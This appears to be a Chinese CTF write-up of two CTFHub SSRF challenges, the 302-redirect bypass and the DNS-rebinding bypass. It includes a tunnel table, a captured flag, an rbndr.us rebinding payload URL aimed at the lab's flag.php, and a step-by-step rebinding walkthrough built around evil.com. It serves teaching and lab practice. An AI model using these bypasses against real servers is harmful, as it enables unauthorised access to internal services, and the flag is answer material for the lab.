
八、302 Bypass

1.题目基本信息


题目来源：ctfhub


题目分类：web

2.解题步骤



序列	隧道名称	公网地址	协议	本地地址	创建时间
1	tunnel-1	http://1a8c83e3.r7.cpolar.top	http	http://localhost:80	2026年04月08日 17时18分49秒
2	tunnel-1	https://1a8c83e3.r7.cpolar.top	https	http://localhost:80	2026年04月08日 17时18分49秒
3	website	http://336c9413.r7.cpolar.top	http	http://localhost:8000	2026年04月08日 17时40分08秒
4	website	https://336c9413.r7.cpolar.top	https	http://localhost:8000	2026年04月08日 17时40分08秒





ctfhub{fd8ec752aee2dfe6c1065a85}

3.知识

302 跳转 Bypass 是 SSRF 题里非常常见的一种绕过方式，用来 **绕过 URL 白名单或前缀检查**。核心思想是：
服务器只检查**第一次请求的 URL**，但不会检查 **302 重定向后的地址**。

利用内网穿透
↓
把本地服务器变成公网地址
↓
SSRF访问你的服务器
↓
返回302
↓
跳转到127.0.0.1
↓
访问目标内网


九、DNS重绑定 Bypass

1.题目基本信息

题目来源：ctfhub

题目分类：web

2.解题步骤



构建payload:
`http://challenge-638d0f0827ed1a46.sandbox.ctfhub.com:10800/?url=7f000001.c0a80001.rbndr.us/flag.php`

3.知识

3.1注意事项

这个程序只能接受纯IP，如图中的，不能输入baidu.com或者127.0.0.1/flag.php
后面的路径直接在生成的IP后添加

3.2原理

2. 攻击的详细步骤

假设攻击者拥有域名 `evil.com` 及其权威 DNS 服务器：

1. **诱导访问**：受害者在浏览器中打开 `http://evil.com`。
2. **首次 DNS 查询**：浏览器询问 DNS 服务器：`evil.com` 的 IP 是什么？
3. **返回公网 IP (TTL=0)**：攻击者的 DNS 服务器返回其公网服务器地址（IP A），并设置 **TTL 为 0**，告诉浏览器“不要缓存这个结果，下次用还要再问我”。
4. **恶意脚本运行**：浏览器加载了 `evil.com` 上的恶意 JavaScript。
5. **等待与触发**：脚本等待几秒钟（确保浏览器之前的解析彻底过期），然后发起第二次请求（例如读取 `/admin` 数据）。
6. **再次 DNS 查询**：由于没有缓存，浏览器再次询问 DNS 服务器。
7. **返回私有 IP**：这一次，DNS 服务器返回 **IP B**（如 `192.168.1.1` 或 `127.0.0.1`）。
8. **越权访问**：由于域名依然是 `evil.com`，浏览器认为这符合**同源策略**，允许脚本读取来自该 IP 的响应。